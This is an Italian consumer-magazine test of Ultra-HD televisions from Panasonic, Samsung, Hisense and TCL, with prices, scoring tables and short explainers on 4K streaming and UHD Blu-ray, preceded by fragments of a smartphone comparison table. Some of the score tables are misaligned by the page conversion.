<b>All'apparenza fluido</b> <span style="float: right;">7,42</span>	<b>Non molto veloce</b> <span style="float: right;">6,94</span>	<b>Elevata velocità di lavoro</b> <span style="float: right;">7,10</span>	<b>Elevata velocità di lavoro</b> <span style="float: right;">7,56</span>	<b>Lento</b> <span style="float: right;">7,22</span>
alta e veloce. Voto: 8,68	alta e un po' lento. Voto: 7,32	alta e veloce. Voto: 7,64	Molto alta e veloce. Voto: 8,82	alta e un po' lento. Voto: 8,24
Migliorabile / limitata	un po' scomodo / un po' limitato	facile / un po' limitata	un po' scomodo / limitato	un po' scomodo / esteso
estese (Si / Si / si / no)	estese (Si / Si / si / no)	estese (Si / Si / si / no)	estese (Si / Si / si / no)	esteso (Si / Si / si / no)
<b>Ottima autonomia</b> <span style="float: right;">8,76</span>	<b>Case sottile, buona autonomia</b> <span style="float: right;">7,46</span>	<b>Autonomia inferiore ai concorrenti</b> <span style="float: right;">6,26</span>	<b>Impermeabile all'acqua</b> <span style="float: right;">7,00</span>	<b>Manca la Dual SIM</b> <span style="float: right;">6,60</span>
<b>Elevata (17:15)</b> / 3900 mAh / no	<b>Elevata (13:17)</b> / 2810 mAh / no	<b>Discreta (08:47)</b> / 2000 mAh / no	<b>Elevata (11:51)</b> / 2315 mAh / no	<b>Abbastanza alta (10,24)</b> / 2000 mAh / no
<b>Leggero (163 g)</b> / sottile (8,7 mm)	<b>Leggero (147 g)</b> / sottile (8 mm)	<b>molto leggero (122 g)</b> / sottile (7 mm)	<b>Leggero (155 g)</b> / spesso (11,6 millimetri)	<b>leggero (146 g)</b> / sottile (9,52 millimetri)
buono / basso / alto / no	buono / molto bassa / alta / no	La batteria si stacca / molto basso / molto alta / no	buono / molto bassa / alta / si (IPX7)	Buono / basso / alto / no
Si / Si / Si / Si / No / no	si / no / Si / Si / No / No	No / Si / Si / Si / No / no	No / No / Si / Si / No / No	No / No / Si / Si / No / No
buona intelligenza del parlato <span style="float: right;">7,44</span>	Qualche debolezza nella ricezione <span style="float: right;">7,12</span>	Qualche problema con il vivavoce <span style="float: right;">7,50</span>	Buona qualità di ricezione <span style="float: right;">7,62</span>	Interferenze durante la telefonata <span style="float: right;">6,98</span>
buona qualità / lievi disturbi <span style="float: right;">7,12 / 7,98</span>	buona qualità / lievi disturbi <span style="float: right;">6,58 / 7,26</span>	buona qualità / lievi errori <span style="float: right;">7,14 / 7,84</span>	buona qualità / lievi disturbi <span style="float: right;">6,40 / 8,98</span>	lievi disturbi / lievi errori <span style="float: right;">7,16 / 8,08</span>
<b>WLAN non molto veloce</b> <span style="float: right;">7,38</span>	<b>Nessuna WLAN ac</b> <span style="float: right;">9,00</span>	<b>Entrambe le frequenze Wi-Fi</b> <span style="float: right;">9,00</span>	<b>Economico, ma con LTE</b> <span style="float: right;">7,38</span>	<b>WLAN non molto veloce</b> <span style="float: right;">7,38</span>
LTE 150, massimo 150 Mbps (CAT4)	LTE 150, massimo 150 Mbps (CAT4)			
2,4 GHz e 5 GHz / <b>150 Mbps WLAN n</b>	2,4 GHz e 5 GHz / <b>150 Mbps WLAN n</b>	2,4 GHz e 5 GHz / <b>450 Mbps WLAN n</b>	2,4 GHz e 5 GHz / <b>150 Mbps WLAN n</b>	2,4 GHz / <b>150 Mbps WLAN n</b>
<b>buono 7,02</b>	<b>discreto 6,80</b>	<b>discreto 6,68</b>	<b>discreto 6,66</b>	<b>discreto 6,62</b>

# TEST TV UHD

# VISI ULTRAN

PANASONIC  
TX-50CXW704  
**127 cm**  
(50 pollici)



SAMSUNG  
UE60JU6850  
**152 cm**  
(60 Pollici)




**TROVI PIÙ  
RIVISTE  
GRATIS**

**HTTP://SOEK.IN**

# ON TIDE



TCL  
U58S7806S  
**147 cm**  
(58 Pollici)




Più grandi, più nitide, semplicemente migliori: le TV Ultra-HD promettono **ESPERIENZE VISIVE ECCEZIONALI.** Il nostro test rivelerà se i nuovi e più economici modelli valgono quanto chiesto.

**D**iciamocela tutta: una serata al cinema con gli amici è divertente, ma trascorrerla sul confortevole e accogliente divano di casa propria non lo è da meno. Peccato per lo schermo del TV, così distante dalle sensazioni da "grande schermo" che il cinema sa offrire. Però oggi possiamo, in qualche modo, ricreare quell'atmosfera grazie ai nuovi TV con diagonale da oltre 122 cm (50 pollici), la dimensione media dei nuovi UHD, oppure con i più grandi TV da 165 centimetri (65 pollici), sempre più spesso nel nostro carrello della spesa. Ma le dimensioni da sole non contano. Bisogna anche considerare la risoluzione, soprattutto alla luce del fatto che i contenuti Full HD (1.920 x 1.080 pixel) sono ormai lo standard entry-level. I dispositivi testati da noi sono tutti Ultra-HD, ovvero hanno una risoluzione di 3.840 x 2.160 pixel, altrimenti chiamata 4K, visto che le dimensioni in larghezza si avvicinano ai 4.000 pixel. Ma quanto si deve spendere per avere questo ex-

tra in risoluzione? I modelli più economici partono già da 700 euro, mentre i più costosi vanno ben oltre i 1.500.

#### Ultra-HD soprattutto via Internet

I canali televisivi che trasmettono in Ultra-HD sono ancora pochi, ma un TV UHD permette comunque di vedere nel migliore dei modi i contenuti HD se questi sono di buona qualità e i servizi online che distribuiscono film Ultra-HD sono in rapido aumento. Amazon e Netflix hanno più di 100 film e serie TV in risoluzione 4K già disponibili e YouTube offre documentari, trailer cinematografici e video musicali mentre altri fornitori arriveranno nel corso dell'anno. Tuttavia, un prerequisito fondamentale per fruire dell'Ultra-HD via Internet è quello di avere una connessione incredibilmente veloce: almeno 50 megabit al secondo. L'accesso ai film online è stato testato utilizzando la connessione Wi-Fi disponibile direttamente sui TV, ma attenzione:



HISENSE  
LTDN 50K321  
**127 cm**  
(50 Pollici)

SAMSUNG  
UE48JU6450  
**121 cm**  
(48 Pollici)

# TEST TV UHD



generalmente sono disponibili anche app per accedere a numerosi servizi musicali e di intrattenimento.

## Blu-ray Ultra HD in arrivo

Chi non ha un accesso così veloce ad Internet sarà felice di sapere che è prossimo al debutto il Blu-ray Ultra-HD. Il disco, grande quanto un comune DVD o Blu-ray, può contenere filmati in risoluzione Ultra HD e così la definizione quadruplica. Ovviamente sono in arrivo anche i relativi lettori, che si collegano tramite HDMI al televisore. Per la corretta visione è indispensabile che l'HDMI sia però compatibile con lo standard HDCP 2.2.

## Display Curvo o 3D?

Resta da capire se è preferibile acquistare un televisore 3D o un modello con schermo curvo. Secondo i produttori i display curvi permettono di apprezzare al meglio la tridimensionalità delle immagini ed evitare distorsioni, ma il migliore dei TV a schermo curvo (Samsung) si classifica solo terzo nei nostri test. Fondamentalmente, la curvatura

è solo una variante nel design. La spazialità delle immagini può essere apprezzata davvero solo nei TV 3D, ma questa caratteristica si trova raramente abbinata alla risoluzione Ultra-HD; l'unico dei nostri test ad averla è il Panasonic CXW704, che però costringe l'utente a comprare gli appositi occhiali 3D pagando un extra di circa 30 euro cadauno. In compenso, le immagini così visualizzate offrono una notevole impressione di spazialità.


## Dalla Cina con furore

Gli Ultra-HD con 3D e schermi curvi possono essere eccitanti quanto si vuole, ma è sempre il prezzo ad avere un gran peso nella scelta del modello da acquistare. Ecco così che nella fascia bassa emergono due marchi già molto affermati in Cina: Hisense e TCL, due tra i maggiori fornitori di TV del mercato cinese. Hisense sta collaborando con Loewe per quanto riguarda lo sviluppo di nuovi prodotti, mentre TCL ha acquisito la divisione TV della francese Thomson Group e inoltre produce display LCD. I due can-

didati cinesi non differiscono in molto dai concorrenti: la qualità video è discreta, la costruzione è tutt'altro che economica, i manuali sono comprensibili e i menu ben gestibili. C'è solo qualche problema per il TCL con la ricezione satellitare, facilmente risolvibile però con un aggiornamento del firmware. Più sorprendente, tuttavia, è che nessuno dei due ha prezzi da discount, ma sono confrontabili direttamente con quelli di Samsung, LG e Panasonic, quindi sono relativamente costosi. I produttori "soliti" offrono TV da 140 centimetri di diagonale a prezzi compresi tra gli 800 e i 1400 euro, però la qualità video è costruttiva è superiore.

## CONCLUSIONI

Il Panasonic vincitore del test entusiasma per la qualità video, la facilità d'uso e la dotazione, uniti ad un prezzo ragionevole. Chi desidera risparmiare qualcosa può optare per il Samsung JU6450, che però non ha il 3D. Se questa funzione non è determinante per voi, qualità e dotazione sono alla pari del vincitore del test.



Per collegare PlayStation, Apple TV e qualche lettore esterno occorre avere un buon numero di porte HDMI. 1 2 Tramite l'USB 3 si possono riprodurre foto e video e una porta di rete 4 è una comoda alternativa al WiFi.

## STREAMING IN 4K

Al momento sono disponibili diversi servizi di streaming 4K. Ecco quali funzionano con i candidati del test:

	Hisense	Panasonic	SAMSUNG	TCL
USB E RETE	✓	✓	✓	✓
NETFLIX	✓	✓	✓	✓
amazon instant video	✗	✓	✓	✗
You Tube	✗	✓	✓	✗

## LO SAPEVATE CHE...

### ... ESISTONO CENTINAIA DI FILM 4K

Sempre più produttori realizzano i nuovi film completamente in digitale e con risoluzione 4K. Questi film appariranno rapidamente anche su UHD Blu-ray Disc da metà 2016. I servizi di streaming Amazon e Netflix, inoltre, propongono sempre più spesso serie realizzate in risoluzione 4K, cosa che rende l'offerta 4K in rapida crescita.



### ... È MEGLIO IL DISCO DELLO STREAMING?

Il prossimo Blu-ray UHD potrà contenere fino a 100 gigabyte, ma ancor più importante è la velocità di trasferimento dati, che arriva fino a 100 megabit al secondo, un valore che permette di avere una qualità dell'immagine superiore rispetto ai film 4K in streaming, che possono sfruttare una banda passante variabile tra 15 e 25 megabit al secondo.

### ... ANCHE L'8K È REALTÀ?

Per alcuni film i produttori utilizzano pellicola da 70 millimetri di larghezza per avere maggiori dettagli sugli schermi giganti. Alcuni di questi film vengono digitalizzati in quadrupla risoluzione 4K, ovvero in 8K. Ma per lo streaming Internet e l'UHD Blu-ray per ora non si va oltre il 4K.

### ... ANCHE I VECCHI CLASSICI POSSONO ESSERE CONVERTITI IN 4K?

Il cinema per molto tempo ha usato pellicola 35 millimetri per filmare a risoluzione così elevata che il livello di dettaglio supera gli standard UHD. I grandi studi cinematografici come 20th Century Fox, Sony e Warner hanno già iniziato a digitalizzare i loro film classici in alta risoluzione.

# TEST TV UHD



Computer  
Vincitore  
del Test



## 1 PANASONIC TX-50CXW704

Prezzo: 1139 Euro

## 2 SAMSUNG UE60JU6850

Prezzo: 1479 Euro

### RISULTATI DEI TEST IN BREVE

Quanto è buona la qualità audio e video?

Serie: CXW704  
Dimensioni: 127 cm (50 Pollici)  
Altri formati:  
101 cm, TX-40CXW704: 800 Euro  
140 cm, TX-55CXW704: 1400 Euro

Serie: JU6850  
Dimensioni: 152 cm (60 Pollici)  
Altri formati:  
127 cm, UE50JU6850: 850 Euro  
140 cm, UE55JU6850: 1000 Euro

Sono disponibili tutte le connessioni necessarie?

Immagine al top: immagini chiare con colori naturali e movimenti puliti. Nei movimenti veloci la nitidezza diminuisce.

Immagini molto nitide con colori intensi, un po' sfocate nelle scene di azione più veloci. Il suono è OK.

Quali sono le caratteristiche aggiuntive?

Si, compreso collegamento satellitare e WLAN.

Si, tra cui TV satellitare e connessione Wi-Fi.

Quanto è facile da usare?

Buon media player da connessioni di rete e USB, molte Internet App, gli occhiali 3D non sono inclusi.

Buon media player da connessioni di rete e USB; molte app Internet tra cui supporto per la piattaforma GameFly.

Quanto consuma il dispositivo?

Quasi sempre facile da utilizzare.

Quasi sempre facile da usare, con secondo telecomando e gesture control.

**Computer RISULTATI DEL TEST**

**buono 7,66**

**buono 7,50**

### RISULTATI DEL TEST IN DETTAGLIO

Quanto è buona la qualità audio e video?

	55,00%	7,30	6,96	
Prova di visione modalità TV	10,00%	Immagine un po' morbida con colori naturali, rare scattosità	6,40	immagine molto nitida con buoni colori, molto chiara
Test visivo Blu-ray (ingresso HDMI)	10,00%	Immagini chiare e dettagliate con colori naturali, scattosità minime	7,80	immagini con colori naturali, movimenti fluidi e nitidi
Test visivo Ultra-HD	6,00%	Immagini chiare, nitide, solide e molto ben dettagliate	8,40	immagini molto dettagliate con colori naturali; fluidi, ma un po' sfocati, i movimenti
Test visivo 3D	4,00%	Buon nero, immagine nitida con buona spazialità	7,80	Nessun 3D
Test visivo (JPEG tramite USB)	6,00%	Immagine molto nitida e dettagliata con colori naturali	8,60	immagini nitide, ben dettagliate e con colori naturali
Test di laboratorio: inerzia di riproduzione dell'immagine / distribuzione della luminosità / luminosità / contrasto / fedeltà / livello del bianco / livello del nero	10,00%	buono / buono / buono / alta / molto buono / ottimo / buono	8,40	soddisfacente / soddisfacente / buono / alto / molto buona / molto buona / buona
Riflessi a schermo / impressioni visive	2,00%	un po' evidenti / lucido	6,00	abbastanza evidenti / leggermente lucido
Perdita di qualità nella vista laterale	2,00%	alta	2,00	alta
Qualità dell'audio	5,00%	Un po' di distorsione nel suono	6,00	suono un po' vuoto e noioso
<b>Sono disponibili tutte le connessioni necessarie?</b>	<b>7,00%</b>		<b>9,50</b>	
Ricevitori TV	1,00%	Cavo, satellite, DVB-T, -T2 HD, UHD (H-265)	10,00	Cavo, satellite, DVB-T, DVB-T2 HD, UHD (H-265)
Connessioni per Recorder, lettore Blu-ray, ecc.	1,00%	tutte le più importanti: 3 HDMI, YUV, SCART, AV	8,60	tutte le più importanti: 4 HDMI, YUV, AV
Uscite audio	2,00%	Uscita cuffie (regolabile e fissa) Uscita digitale (ottica), HDMI (ARC)	9,70	Uscita cuffie (volume regolabile o fisso), uscita digitale (ottica), HDMI (ARC)
Connessioni multimediali (USB, LAN, WLAN)	3,00%	molte: LAN, WLAN, 3 USB, Mirrorlink, Scheda SD	9,50	molti: LAN, Internet Wi-Fi, 4 USB, Mirrorlink
<b>Quali sono le caratteristiche aggiuntive?</b>	<b>11,00%</b>		<b>7,68</b>	
Riproduzione file multimediali da USB e Rete	1,00%	tutti quelli importanti: MP3, WAV, AAC, DVD (VOB, cartella VIDEO_TS), MKV (H.264), TS (MPEG-2, H-264), AVCHD, UHD (H-265)	10,00	tutti i più importanti: MP3, WAV, AAC, DVD (VOB, cartella video-TS), MKV (H-264), TS (MPEG-2, H-264), AVCHD, UHD (H-265)
Internet: funzioni e app	5,00%	Tutti i più importanti fornitori di video in streaming, Internet radio	7,90	Diversi, tra cui Amazon instant video, Netflix
Registrazione TV via USB / numero di sintonizzatori	5,00%	sì, senza time-shift / semplice ricevitore	7,00	Si / semplice ricevitore
<b>Quanto è facile da usare?</b>	<b>19,00%</b>		<b>7,70</b>	
Manuale (Campo di applicazione, utilità)	4,00%	buona guida introduttiva, dettagliata nei menu; un po' scarsa	6,40	guida di riferimento rapido concisa, menu completi, gestione scomoda
Telecomando: utilizzo / chiarezza / illuminazione	8,00%	molto facile / chiaro / no	9,30	facile / chiaro / no
Menu OSD (Comprensibilità / chiarezza)	6,00%	Conciso, facile da capire	8,40	comprensibile, chiaro, con aiuti
Ordinamento stazioni / esportazione stazioni SAT	1,00%	molto facile / possibile	9,38	un po' complicato / possibile
<b>Quanto consuma il dispositivo?</b>	<b>8,00%</b>		<b>8,46</b>	
Costo dell'energia elettrica per 4 ore di funzionamento e 20 di stand by	6,00%	35,85 Euro (93 Watt) + 0,58 Euro (0,3 Watt)	8,76	38,16 Euro (99 Watt) + 0,39 Euro (0,2 Watt)
Consumo di corrente in modalità OFF	1,00%	0,3 Watt	5,20	0,2 Watt
Rumore durante il funzionamento	1,00%	non udibile	10,00	non udibile



### 3 SAMSUNG UE48JU6550

Prezzo: 877 Euro

### 4 SAMSUNG UE48JU6450

Prezzo: 644 Euro

### 5 HISENSE LTDN 50K321

Prezzo: 645 Euro

### 6 TCL U58S7806S

Prezzo: 1022 Euro

<b>Serie:</b> JU6550 <b>Dimensioni:</b> 121 cm (48 Pollici) <b>Altri formati:</b> 102 cm, UE40JU6550: 630 Euro 140 cm, UE55JU6550: 1100 Euro 165 cm, UE65JU6550: 2300 Euro  Immagine molto nitida, con colori naturali. La visione è intensa da breve distanza grazie allo schermo curvo. Si, tra cui TV satellitare e connessione Wi-Fi.	<b>Serie:</b> JU6450 <b>Dimensioni:</b> 121 cm (48 Pollici) <b>Altri formati:</b> 102 cm, UE40JU6450: 560 Euro 140 cm, UE55JU6450: 800 Euro 165 cm, UE65JU6450: 1900 Euro  Immagine molto nitida, con colori naturali e movimenti fluidi. Sfoca un po' nei movimenti veloci. Audio buono. Si, tra cui TV satellitare e connessione Wi-Fi.	<b>Serie:</b> K321 <b>Dimensioni:</b> 127 cm (50 Pollici) <b>Altri formati:</b> 102 cm, LTDN 40K321: 900 Euro 140 cm, LTDN 55K321: 1500 Euro  Immagine pulita e con colori naturali. Un po' di mosso nei movimenti. Suono molto metalllico. Si, tra cui TV satellitare e connessione Wi-Fi.	<b>Serie:</b> S78 <b>Dimensioni:</b> 147 cm (58 Pollici) <b>Altri formati:</b> 127 cm, U50S7806S: 750 Euro  Colori un po' lavati, movimenti sfocati e a scatti. Suono pulito ma audio basso. Si, tra cui TV satellitare e connessione Wi-Fi.
<b>buono</b> 7,48	<b>buono</b> 7,46	<b>buono</b> 7,16	<b>discreto</b> 5,84

6,86 Immagini abbastanza nitide con buoni colori, molto chiare	6,30 Immagini abbastanza nitide e chiare, con buoni colori	6,86 Immagini abbastanza nitide con colori naturali, leggero rumore	6,54 Immagine nitida con colori un po' slavati	6,50 6,00 Immagine nitida con colori un po' slavati
7,80 Immagini nitide con colori naturali, movimenti fluidi	7,80 Immagine nitida e con colori naturali, movimenti fluidi	7,80 Immagini nitide e con colori naturali. Scatti nei movimenti	7,40 7,20 Immagine con colori naturali, nitida. Movimenti un po' a scatti	7,20 8,20 Colori un po' chiari, sfocature nei movimenti
8,40 Immagini molto dettagliate con colori naturali, movimenti fluidi	8,40 Immagine molto dettagliata con colori naturali e movimenti fluidi	8,40 Immagini nitide e con colori naturali. Scatti nei movimenti	8,20 8,00 Nessun 3D	8,20 0,00 Nessun 3D
0,00 Nessun 3D	0,00 Nessun 3D	0,00 Nessun 3D	0,00 0,00 Nessun 3D	0,00 0,00 Nessun 3D
8,40 Immagini molto nitide e dettagliate con colori naturali	8,40 Immagine molto nitida e dettagliata, colori naturali	8,40 Colori naturali, minimi problemi di nitidezza	8,40 8,40 Immagine chiara, colori un po' slavati	8,40 8,40 Immagine chiara, colori un po' slavati
9,10 soddisfacente / soddisfacente / buono / alta / buono / ottimo / buono	9,10 soddisfacente / soddisfacente / buono / alta / buono / ottimo / buono	9,10 soddisfacente / soddisfacente / buono / un po' basso / buono / ottimo / buono	8,90 8,50 soddisfacente / soddisfacente / buono / un po' basso / buona / molto buona / buona	8,50 8,50 soddisfacente / soddisfacente / buono / un po' basso / buona / molto buona / buona
6,00 abbastanza evidenti / leggermente lucido	6,00 abbastanza evidenti / leggermente lucido	6,00 abbastanza evidenti / leggermente lucido	5,00 6,00 abbastanza evidenti / leggermente lucido	6,00 6,00 abbastanza evidenti / leggermente lucido
2,00 alta	2,00 alta	2,00 alta	2,00 2,00 alta	2,00 2,00 alta
5,60 Suono un po' cupo e sordo	5,60 Suono un po' cupo e sordo	5,60 Audio basso, metallico	5,40 5,40 Suono un po' vuoto e riverberante	5,40 5,40 Suono un po' vuoto e riverberante
9,92 Cavo, Satellite, DVB-T, -T2 HD, UHD (H-265)	9,92 Cavo, Satellite, DVB-T, -T2 HD, UHD (H-265)	9,92 9,28 Cavo, Satellite, DVB-T, -T2 HD, UHD (H-265)	9,28 9,28 Cavo, Satellite, DVB-T, -T2 HD, UHD (H-265)	8,58 8,58 Cavo, Satellite, DVB-T, -T2 HD, UHD (H-265)
10,00 tutte le più importanti: 4 HDMI, YUV, Scart, AV	10,00 tutte le più importanti: 4 HDMI, YUV, Scart, AV	10,00 tutte le più importanti: 4 HDMI, YUV, Scart, AV	10,00 10,00 tutte le più importanti: 4 HDMI, YUV, Scart, AV	10,00 10,00 tutte le più importanti: 4 HDMI, YUV, Scart, AV
9,70 Uscita cuffie (regolabile e fissa), uscita digitale (ottica), HDMI (ARC)	9,70 Uscita cuffie (regolabile e fissa), uscita digitale (ottica), HDMI (ARC)	9,70 Uscita cuffie (regolabile e fissa), uscita digitale (ottica), HDMI (ARC)	9,70 9,70 Uscita cuffie (regolabile e fissa), uscita digitale (ottica), HDMI (ARC)	9,70 9,70 Uscita cuffie (regolabile e fissa), uscita digitale (ottica), HDMI (ARC)
10,00 molti: LAN, WiFi, 4 USB, mirrorlink	10,00 molti: LAN, WiFi, 4 USB, mirrorlink	10,00 molti: LAN, WiFi, 3 USB, mirrorlink	8,50 8,50 molti: LAN, WiFi, 2 USB, mirrorlink	6,90 6,90 molti: LAN, WiFi, 2 USB, mirrorlink
8,14 tutti i più importanti: MP3, WAV, AAC, DVD (VOB, cartella VIDEO_TS), MKV (H-264), TS (MPEG-2, H-264), AVCHD, UHD (H-265)	8,14 tutti i più importanti: MP3, WAV, AAC, DVD (VOB, cartella VIDEO_TS), MKV (H-264), TS (MPEG-2, H-264), AVCHD, UHD (H-265)	8,14 tutti i più importanti: MP3, WAV, AAC, DVD (VOB, cartella VIDEO_TS), MKV (H-264), TS (MPEG-2, H-264), AVCHD, UHD (H-265)	6,46 9,00 tutti i più importanti: MP3, WAV, AAC, DVD (VOB, cartella VIDEO_TS), MKV (H-264), TS (MPEG-2, H-264), AVCHD, UHD (H-265)	2,68 10,00 tutti i più importanti: MP3, WAV, AAC, DVD (VOB, cartella VIDEO_TS), MKV (H-264), TS (MPEG-2, H-264), AVCHD, UHD (H-265)
7,90 Tutti i più importanti fornitori di video in streaming, Internet radio	7,90 Tutti i più importanti fornitori di video in streaming, Internet radio	7,90 Diversi, tra cui YouTube, Dailymotion, Vimeo, Netflix, Deezer	4,40 4,40 Diversi, tra cui YouTube e Netflix	3,90 3,90 Diversi, tra cui YouTube e Netflix
8,00 Si / semplice ricevitore	8,00 Si / semplice ricevitore	8,00 Si / semplice ricevitore	8,00 8,00 No / semplice ricevitore	0,00 0,00 No / semplice ricevitore
7,26 Guida di riferimento rapido concisa, menu completi, gestione scomoda	7,26 Guida di riferimento rapido concisa, menu completi, gestione scomoda	7,10 6,00 Buona guida rapida, istruzioni complete e comprensibili	7,72 8,00 Guida concisa, menu dettagliati, difficile gestione	7,06 6,00 Guida concisa, menu dettagliati, difficile gestione
6,60 facile / chiaro / no	6,60 facile / chiaro / no	6,22 6,22 facile / molto chiaro / no	7,12 7,12 facile / chiaro / no	6,58 6,58 facile / chiaro / no
8,22 Chiaramente comprensibile	8,22 Chiaramente comprensibile	8,22 abbastanza comprensibili	7,60 7,60 conciso, facile da capire	7,60 7,60 conciso, facile da capire
